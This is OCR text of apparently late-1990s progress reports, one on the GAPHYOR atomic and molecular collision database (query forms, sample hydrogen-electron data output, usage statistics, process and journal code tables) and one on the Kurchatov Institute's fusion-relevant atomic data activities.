
The orders (see form below) are satisfied within a delay of one month after receival of payment.

5 Internet server

On-line dissemination through Internet (WWW) continued to develope, during the last two years. Let us then describe quickly some pages of our server.

5.1 Query Form


We propose now two query forms: the *standard* one which is rather simple and recommended for new users and simple requests, the *advanced* one for more elaborate requests. Following presented the Advanced Query Form.



5.2 Example of Data Search

5.2.1 Intermediate Report

Having requested for instance numerical data about e, H (H, H+, H-) collisions, filling the GAPHYOR request form as follows:



one gets the following intermediate form as a first report of the search:

You submitted the following request to GAPHYOR :

- *Reactant 1 (initial state)* : H1 all/
- *Reactant 2 (initial state)* :
- *Reaction* : section=3, numeric values,
- *Biblio* :

Reactant 1
○ 48 data found for **H**
○ 10 data found for **H p**
○ 2 data found for **H -**
Sub-total of 60 data

Now, you can [get data]

- ◉ from the whole set of the above data
- ○ only from the selected data

- ◉ on screen, sorted by year, the [20] more recent data.
- ○ in a postscript file

5.2.2 Data output

Here more recent data are listed first and data from the same paper appear together. Only the 3 first data are printed:

Plante D R (US FL DE), Pindzola M S
Phys. Rev. A, US vol.57 p.1038 (1998)

H, e + --> H +
Ionization (Electronic collisions)

Total cross sections (absolute values)
Medium energies (10 eV < E < 10 keV CM system)
Theoretical data
energies: 30, 40, 50 eV
values: 2.46, 2.09, 1.79 pi a0^2
notes: including true ionization and Ps formation

Meeks E (US CA LI), Larson R S , Ho P , Apblett C , Han S M , Edelberg E , Aydil E S
J. Vac. Sci. Technol. A, US vol.16 p.544 (1998)

H, e --> H +, 2e
Ionization (Electronic collisions)

Reaction rate constants (absolute values)
Theoretical data
Data deduced from other Data
values: A=7.33E-12,B=0.7,C=169360
notes: K=A*T^B*exp(-C/T) cm3s-1

H, e --> H *, e
Excitation (Electronic collisions)

Reaction rate constants (absolute values)
Theoretical data
Data deduced from other Data
values: A=8.37E-10,B=0.3,C=133530
notes: K=A*T^B*exp(-C/T) cm3s-1,state 2p

5.3 Some Statistics on Users

The total number of distinct visitors during the last two years has been 12 416. Among them we have counted 2128 effective users. By effective user we mean a visitor who has effectively extracted Data from the Database. The 2 128 users have performed 3 572 query sessions and extracted 22 252 data sets from the Database. In spite of seasonal variations, those numbers have regularly increased, as can be seen in Table 4 below.

	sessions.fr	sessions.etr	sess.tot
96-III	169	149	318
96-IV	242	194	436
97-I	302	312	614
97-II	165	166	331
97-III	84	113	197
97-IV	316	339	655
98-I	250	299	549
98-II	196	265	461
98-III	166	222	388
98-IV	255	344	599
99-I	497	563	1060
99-II	319	359	678
Σ	2961	3325	6286

Table 4: trimesters (1st September 1999)
session: connection to the site with at least one database search

Table 5 below shows the 20 most important nations, organizations and services using GAPHYOR.

na	data sets	org.na	data sets	serv.org.na	data sets
fr	9981	ups-tlse.fr	2084	cpat.ups-tlse.fr	927
de	2156	u-psud.fr	1648	abo.wanadoo.fr	676
ru	1469	wanadoo.fr	770	lpgp.u-psud.fr	620
us	1287	u-bordeaux.fr	656	iwr.uni-heidelberg.de	526
jp	961	uni-heidelberg.de	551	physics.dcu.ie	444
it	591	tue.nl	503	lpct.u-bordeaux.fr	383
nl	567	dcu.ie	461	39.bmstu.ru	374
com	550	jussieu.fr	389	lpcr.u-psud.fr	248
ie	515	univ-lille1.fr	373	lsmsil.univ-lille1.fr	233
net	403	cea-saclay.fr	302	99.univ-paris12.fr	223
ca	356	unam.mx	297	observ.u-bordeaux.fr	220
se	326	onera.fr	296	ppm.u-psud.fr	208
uk	318	univ-orleans.fr	249	lcam.u-psud.fr	190
mx	300	physto.se	209	epg.phys.tue.nl	185
il	282	nist-gov.us	201	proxy.sci-nnov.ru	161
br	268	univ-mlv.fr	185	33.unam.mx	152
pl	245	ujf-grenoble.fr	165	lure.u-psud.fr	79
ch	214	cea.fr	148	proxy.aol.com	69
be	154	toshiba-co.jp	103	fpl.gpi.ru	51
es	134	aol.com	84	stefan.physto.se	50
20 na	21077	20 org.	9674	20 serv.	6019
60 other na	1475	995 other org.	12878	1632 other serv.	16533
$\Sigma\Sigma$	22552	$\Sigma\Sigma$	22552	$\Sigma\Sigma$	22552

Table 5: Nations, Organizations, Services using GAPHYOR during last 2 years
dataset: request to the database ; (1st August 1999)

Access to database is presently totally free. Our purpose is to leave this access free, offering thus to R&D people a tool which should be as convenient as possible. But GAPHYOR

gets only small support from government agencies. This is a world-wide problem: databases on atomic and molecular physics are not supported by any large national or international program (cf. Harvard Meeting 1996). Data Centers should then be supported by their users.

GAPHYOR is then asking for various voluntary subscriptions (see Web for more information)

6 Recent and Future Developments

6.1 Request Program

In the first version of our on-line server, we gave priority in the request program to descriptors related to the physico-chemical process, and there was no possibility to search for bibliograpical items like year, author, journal, ... We have now introduced these other fields into our request program. This produces a rather complicated query form as shown above in Section 5 and cosequently we propose two different query forms: one for ordinary users, the other for "expert" users.

6.2 On-line Service

To improve our on-line service we have installed a new work-station. This is devoted only to the on-line service. The old station is used for development.

6.3 Numerical Data

Recall that our philosophy for Numerical Data is at present essentially to deliver simple informations and orders of magnitude. In the future it can evolve in the following ways :

- we could inroduce in the Database a new graphic field able to accomodate curves and tables.
- we could cooperate with some Journals to take advantage of their electronic version.
- we could (at last) try to use Aladdin in connexion with the two above items.

6.4 International Cooperation

We strongly appreciate the cooperations established in our Data Centres Network. But as was said at the last meeting we should do better. We wish to discuss this item at the present meeting.

6.5 Cleaning of the Database

GAPHYOR was born more than 25 years ago. During the first 10 or 15 years of its life, the methods of coding, storing and displaying the Data have evolved rather rapidly. We think that it is time now to homogeneize our files and to throw away many old data which are no longer useful and sometimes not reliable. This cleaning work is not easy. It has started last year and will be continued in the near future. It results by the way in a significant decrease of the number of publications (journals, reports, books, conferences) referred to in the Database. To get an idea of the present state of this work, one can then look at the table 6 below.

	march-98	july-99	searched
jo	603	383	71
book	114	111	-
rept	105	86	5
conf	82	51	7

Table 6: Publications referred to in the Database.

7 Annex 1 : Processes list

Section 1. Structures

EN **Energy levels , wave functions**
EA Unstable energy levels
EI Energy of isomerization
VR Potentiel curves, structure of molecules
DP Dipolar moments
NP Multipolar moments
PE Electric (or magnetic) polarizability
PF Dynamical polarizability (frequency funct.)
TR **Radiative transition (probability,...)**
XX Change of excitation (non-radiative)
IN Autoionization
DT Autodetachment
DS Autodissociation
DG Autodesorption

Section 2. Photonic collisions

SN **Effective absorption, total diffusion**
AN True absorption
SC Angular diffusion (scattering)
EL Elastic diffusion (Thomson, Rayleigh)
DO Depolarization, Change of polarization
NL Non-linear effects
EX **Photoexcitation**
ER Emission of line
DX Photodeexcitation (stimulated emission)
XX Changeof excitation
FF Free-free absorption(inv. bremsstrahlung)
IN **Photoionization**
IM Creation of an ion pair (positive-negative)
DT Photodetachment
DS Photodissociation
DG **Photodesorption**
EE Photoemission of electrons (ions) by solids

Section 3. Collisions of electrons

SN **Total cross sections**
SM Transport cross sections (momentum, ...)
SC Angular diffusion (scattering)
PR Unknown products
EL Elastic collision
DO Depolarization, Change of polarization
EX **Excitation**
ER Emission of line
DX Deexcitation
XX Change of excitation
BS Bremsstrahlung
IN **Ionization**
IM Creation of an ion pair (positive-negative)
DT Detachment
AT Attachment
RC Recombination (unknown mechanism)
RR Radiative recombination
RD Dielectronic recombination
RE e-e-i recombination
RO e-i-o recombination
RS Dissociative recombination
DS Dissociation
DG **Desorption**
EE Emission of electrons by a solid
PU Emission of neutrals or ions by solids (sputtering)

Section 4. Atomic and molecular collisions

EN **Energy or enthalpy of reaction**
KE Constant of chemical equilibrium
SN **Total cross sections**
SM Transport cross sections (momentum, ...)
SC Angular diffusion (scattering)
SP Stopping power
PR Unknown products
EL Elastic collision
DO Depolarization, change of polarization
EX **Excitation**
ER Emission of line
DX Deexcitation (quenching)
XX Change of excitation
TE Excitation transfer
IN **Ionization**
IM Creation of an ion pair (positive-negative)
DT Detachment
TI Ionizing charge transfer
RI Recombination ion-ion
CX Charge transfer
XD Dissociative charge transfer
CA Capture of electrons
SR Loss of electrons (stripping)
DS **Dissociation**
IR Interchange reaction (of one or several atoms)
IA Associative interchange reaction
ID Dissociative interchange reaction
AS Association
DG **Desorption**
AD Adsorption
EE Emission of electrons by a solid
PU Emission of neutrals or ions by solids (sputtering)

Section 5. Macroscopic properties

ST **Statistics of levels**
FT Thermodynamic functions
VA Amplitude of vibration
ZT Function of partition
CO Correlations
PV Compressibility, equation of state
PE Dielectric and magnetic constants
DN **Diffusion**
VI Viscosity
CT **Thermal conductivity**
TD Thermal diffusion
DM Diffusion of metastables
RN Relaxation in gas neutral or ionized gases
LW **Line broadening and shift (collisional effects)**
LA Gas laser
PI **First coefficient of Townsend**
DT Detachment
AT Attachment
RC **Recombination (unknown mechanism)**
FE Distribution function of electrons
ME Mobility of electrons
CE Electrical conductivity
DE Diffusion of electrons
MD Characteristic temperature of electrons (D/μ)
PC Power delivered by electron-neutral collisions
FI **Distribution function of ions**
MI Mobility of ions
DI Diffusion of ions
DA Ambipolar diffusion
DG **Autodesorption**

8 Annex 2 : Publications Code

JOUR		Vjo
AAMP	Adv. atom. molec. phys.	US 0
ACHP	Adv. chem. phys.	US 0
*ADND	Atom.data and nucl.data tables	US 84
*APJ	Astrophys. J.	US 49
*APJS	Astrophys. J. Sup.Ser.	US 9
APL	Appl. Physics Letters	US 51
APOP	Appl. Opt.	US 40
*APPA	Acta Phys. Pol. A	PL 18
*APSL	Acta Phys. Slov.	CS 7
*ARPC	Annu. Rev. Phys. Chem.	US 39
*ASAR	Astron. and Astrophys.	DE 24
*ASAS	Astron. and Astrophys. Suppl. Ser.	DE 8
*BBUN	Ber. Bunsengesellsch. Phys.Chem.	DE 50
*BCSJ	Bull. Chem. Soc. Jap.	JA 58
*BEPL	Beitr.Plas.Phys.(Contr.Plas.Phys.)	DE 35
*CHPH	Chem. Phys.	NL 81
*CHPL	Chem. Phys. Lett.	NL 89
*CJCH	Canad. J. Chem.	CD 63
*CJP	Canad. J. Phys.	CD 74
*CR/2	Comptes-rend.Ac.Sc.2 (ex CR/B)	FR 48
CR/B	Comptes-rend.Ac.Sc.B (now CR/2)	FR 48
*CZJB	Czekosl. J. Phys. B	CS 11
DOKL	Dokl.Akad.Nauk. (DOKL Transl.)	SU 25
*DOKN	Dokl.Akad.Nauk.	SU 25
*EUPL	Europhysics Lett.	SW 29
*FIZP	Fiz. Plazmy	SU 14
*FRDD	Faraday discussions chem. Soc.	UK 46
HTSU	High Temperatures (TPVT transl.)	US 26
*IJCK	Int. J. Chem. Kinet.	US 64
*IJMS	Int. J. Mass spec. ion. phys.	NL 83
IJPB	Indian J. Phys B	IN 15
IJPP	Indian J. pure applied phys.	IN 0
*IJQC	Int. J. Quant. Chem.	US 57
*IJQS	Int. J. Quant. Chem. Symp.	US 42
*INOR	Inorg. Chem.	US 67
IVZF	Izv.Vys.Uchebn.Zaved.Fis.	SU 3
IVZK	Izv.Vys.Uchebn.Zaved.Khim.Tech.	SU 1
*JACS	J. Amer. Chem. Soc.	US 87
JAPH	J. Appl. Phys.	US 60
*JCP	J. Chem. Phys.	US 92
*JCPB	J. Chim. Phys. Chim. Bio.	FR 68
JCSF	J. Chem. Soc. Faraday Trans.	SF 77
JDP	J. Physique	FR 70
*JDP2	J. Physique 2	FR 70
*JDP4	J. Physique 4 (ex JDPC)	FR 56
JDPC	J. Physique Colloques (now JDP2)	FR 56
*JESP	J. Electron Spectr. Relat. Phen.	NL 54
JETL	Sov. Phys. JETP Letters	SU 1
JETP	Sov. Phys. JETP (transl ZETP)	US 66
JFI	J. chem.soc.Faraday Tr.I (JCSF)	UK 0
JFII	J. chem.soc.Faraday Tr.II (JCSF)	UK 0
*JGPR	J. Geophys. res.	US 28
*JJAL	Jap. J. Appl. Phys. Lett.	JA 6
*JJAP	Jap. J. Appl. Phys.	JA 1
*JMSC	J. Molec. Stuctures (theo-chem.)	NL 85
*JMSP	J. Molec. Spectroscopy	US 78
*JMSR	J. Molec. Stuctures	NL 71
JNBS	J. of res. Nat. Bur. St.	UK 0
*JOSA	J. Opt. Soc. Amer.	US 76
*JP/B	J. Phys. B	UK 88
*JP/D	J. Phys. D	UK 32
*JPC	J. Phys. Chem.	US 91
*JPHT	J. Photochem.	SW 37
*JPJ	J. Phys. Soc. Jap.	JA 55
*JQS	J. Quant. Spect. Rad. Transf.	US 69
*JRD	J. Phys. Chem. Ref. Data	US 86
*JVSA	J. Vac. Sci. Technol. A	US 16
*JVSB	J. Vac. Sci. Technol. B	US 2
*KNCT	Kinetics and Catalysis	IS 43
KVYE	Khim. Vys. Energ.	SU 5
*LTFS	Litov. Fiz. Sbor.	SU 17
*MOL	Molecular Phys.	UK 82
NJDC	Nouveau J. de Chimie	FR 38
OAS	Opt. and Spectroscopy (OASK transl.)	SU 79
*OASK	Opt. i Spektr.	SU 79
OPTC	Opt. Communic.	NL 52
PCPP	Plasma Chem. and Plasma Process	UK 10
PH/A	Physica A	NL 59
*PL/A	Phys. Lett. A	NL 65
PPCF	Plasma Phys. Contr. Fusion	UK 0
*PR/A	Phys. Rev. A	US 90
*PRL	Phys. Rev. Lett.	US 72
*PSC	Physica Scripta	SD 75
*RMPH	Rev. Mod. Phys.	US 19
SJPP	Sov. J. of Plasma Phys. (FIZP transl.)	SU 14
*SPCA	Spectrochem. Acta A	UK 44
SPTP	Sov. Phys. Tech.Phys (ZTF transl.)	US 34
SSRP	Surf. Sci. Reports	NL 20
STBN	Struct. and Bondg.	DE 13
*TEKH	Teor. Exper. Khim.	SU 33
THCA	Theor. Chem. Acta	DE 62
*TPVT	Teplofiz. vys. temp.	SU 26
USPK	Usp. Fiz. Nauk. (USPN Transl.)	US 30
*USPN	Usp. Fiz. Nauk.	SU 30
*ZETL	Zh.Eksp. i Teor.Fiz. Pis'ma v Redak.	SU 23
*ZETP	Zh.Eksp.i Teor.Fiz.	SU 66
*ZFKH	Zh. Fiz Khim.	SU 61
ZN/A	Z. Naturforschung A	DE 41
*ZNKH	Zh. Neorg. Khim	SU 45
ZP/A	Z. Phys. A	DE 0
*ZP/D	Z. Phys. D	DE 80
*ZSKH	Zh. Strukt. Khim.	SU 47
*ZTF	Zh. Tekhn. Fiz.	SU 34
BOOK		
HCIO	Janev R K, Ph.high.charg.ions, Berlin	DB 0
PHIA	Marrus,Ph.high.ion.at.NATO/asis/b201	US 0
REPT		
CAMD	Bull.atom.mol.Data res. Beijing	RC 0
IPPJ	Institute of Plasma phys. Nagoya	JA 31
*MAPL	Max Planck Inst. Garching	DE 4
*NIFD	Nat.Ins.Fusion sci.(Data rept.)Nagoya	JA 31
*ORNL	Oak Ridge Nat. Lab.	US 27
CONF		
AIPC	AIP Conf., e-mol.scatt, photoionization	US 0
AMDS	At.mol.data Space Astr., Buenos-Ayres	DB 0
AMFT	At.mol.data for Fusion, Cadarache	FR 0
AMPI	Europ.st.conf.at.mol.phys.ion.gases	XX 0
*ATPH	Int.conf. Atom. Phys.	XX 12
DIAM	Coll.Dyn.ions, atomes, molecules	FR 0
*EACC	I.conf.Phys.electr.atom.Coll.(contr.pap.)	XX 73
*EACI	I.conf.Phys.electr.atom.Coll.(inv.pap.)	XX 36
*GECO	Gaseous Electronics conf.	US 53
*PIGC	I.conf.Phenom.ionIz.gases (contr.pap.)	XX 21
PLCH	Plasma Chem.(IUPAC Symp) Prog.rept.	XX 0

Table 7: Publications code (abstract) with journals value indexes Vjo : an asterisk means that this publication is regularly analyzed by one of GAPHYOR experts.

Activities of A+M Data Centre in RRC "Kurchatov institute"

Yu.V.Martynenko

RRC "Kurchatov Institute", Russia

1. International Bulletin on A+M Data for Fusion.
2. A+M Data for fusion are stored in Preprints, ALLADIN and review papers.
3. A+M Data for fusion are distributed among fusion community in Russia and CIS.
4. A+M Data Generation.

- **List of Russian Journals referred in Bulletin:**

Opt. Spectrosk

Pisma Zh. Ehksp. Teor. Fiz.

Sov. J. Plasma Phys.

Ukr. Fiz. Zh.

Zh. Ehksp. Teor. Fiz.

Zh. Prikl. Spektrosk..

Poverkhnost

Zh. Tekh. Fiz.

- Data stored in preprints of RRC KI, NIFS, JAERI (Japan), IPP (Germany), ORNL (USA)

Laboratories generating A+M Data for fusion.

Kurchatov Institute:

1. "Investigation of C-C composites erosion relevant to next-generation fusion devices" *(Yu.Martynenko, M.Guseva)* – CRP "Plasma-Material Interaction Data for Mixed Plasma Facing Materials in Fusion Reactors).
2. "Single electron capture in slow collision H^-+A^{3+}" *(M.Chibisov).*

   "Transfer ionization in the collision H^-+H^+." J.Phys. B, 1998.*(M.Chibisov, R.Janev et al.)*

   "Single electron capture in slow collision $H^- +He^{++}$." Physica Scripta, v. 62, 1999. *(M.Chibisov, R.Janev)*

- CRP "Charge-Exchange Cross Section Data for Fusion Plasma Studies".

3. "Elementary processes in slow pair collision of identical ions needed ion beam heating" *(V.Belyaev).* Splitting beam.

(1) $H_2^+ + H_2^+ \rightarrow p + H + H_2^+$ - 2.65 eV

$H_2^+ + H_2^+ \rightarrow 2p + 2H - 5.3$ eV

$H_2^+ + H_2^+ \rightarrow H_2 + 2p - 0.82$ eV

$H_2^+ + H_2^+ \rightarrow H_3^+ + p + 3.58$ eV, $\sigma(7\text{ eV}) \sim 2\cdot10^{-16}\text{cm}^2$

(2) $H^- + H^- \rightarrow H^0 + H^- + e$

$H^- + H^- \rightarrow 2H^0 + 2e$

$H^- + H^- \rightarrow H^0 + p + 3e$

$H^- + H^- \rightarrow 2p + 4e$

Institute of Physical Chemistry RAS

1. "Deuterium Retention in Tungsten Implanted with D ions" *(V.Kh.Alimov)* – CRP "Review status and recommendation for tritium retention in fusion reactor materials".
2. "Thermal desorption of deuterium from beryllium" *(Zakharov A.P.)*

Moscow Engineering Physical Institute

1. Material erosion, influence of surface roughness *(V.Kurnaev, L.Begrambekov, Sotnikov)*.
2. Ion reflection, accomodation at energies ~ 1 eV *(V.Kurnaev)*.
3. Surface structure modification *(L.Begrambekov)*.
4. Deuterium and tritium retention. *(A.Piserev)*.
5. Vibration ans charge state of molecules reflected from surface (Be, C) *(V.Kurnaev)*
6. e-emission as a function of surface structure oxidation and e-emission influence on plasma parameters.

Research Institute of nuclear Physics, Moscow University:

1. Charge exchange and electron detachment at proton collision with H_2, He, N, Ar, Xe. *(Dmitriev J.S., Teplova Yu.A., et al.)*
2. Angular distribution of the particles reflected from solid surface *(E.S.Mashkova V.A.Molchanov)*

Efremov Institute St.Petersburg

Material erosion and surface modification at ion bombardment *(T.Burseva)*

Efremov Institute St.Petersburg

Material erosion and surface modification at ion bombardment

(T.Burseva)

- Necessity of data for particular materials and conditions.

Sputtering depends on:

- surface structure (cones, whiskers, waves),
- dislocation structure,
- phase structure (precipitates, element segregation).

Surface layer modification under plasma action results in sputtering yield and reflection coefficient change.

J.Roth, W.Eckstein, M.Guseva, Erosion of Be as plasma-facing material, Fusion Engineering and Design, 1997, v.37, 465-480.

- Surface structure → mirrors for diagnostic.

- Redeposit layers, mixed deposited layers.

Review papers.

"Atomic and Plasma-Material Interaction Date for fusion"

- Necessity of data for particular materials and conditions.

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- Surface structure → mirrors for diagnostic.

- Redeposit layers, mixed deposited layers.

Review papers are required.

"Atomic and Plasma-Material Interaction Date for fusion"


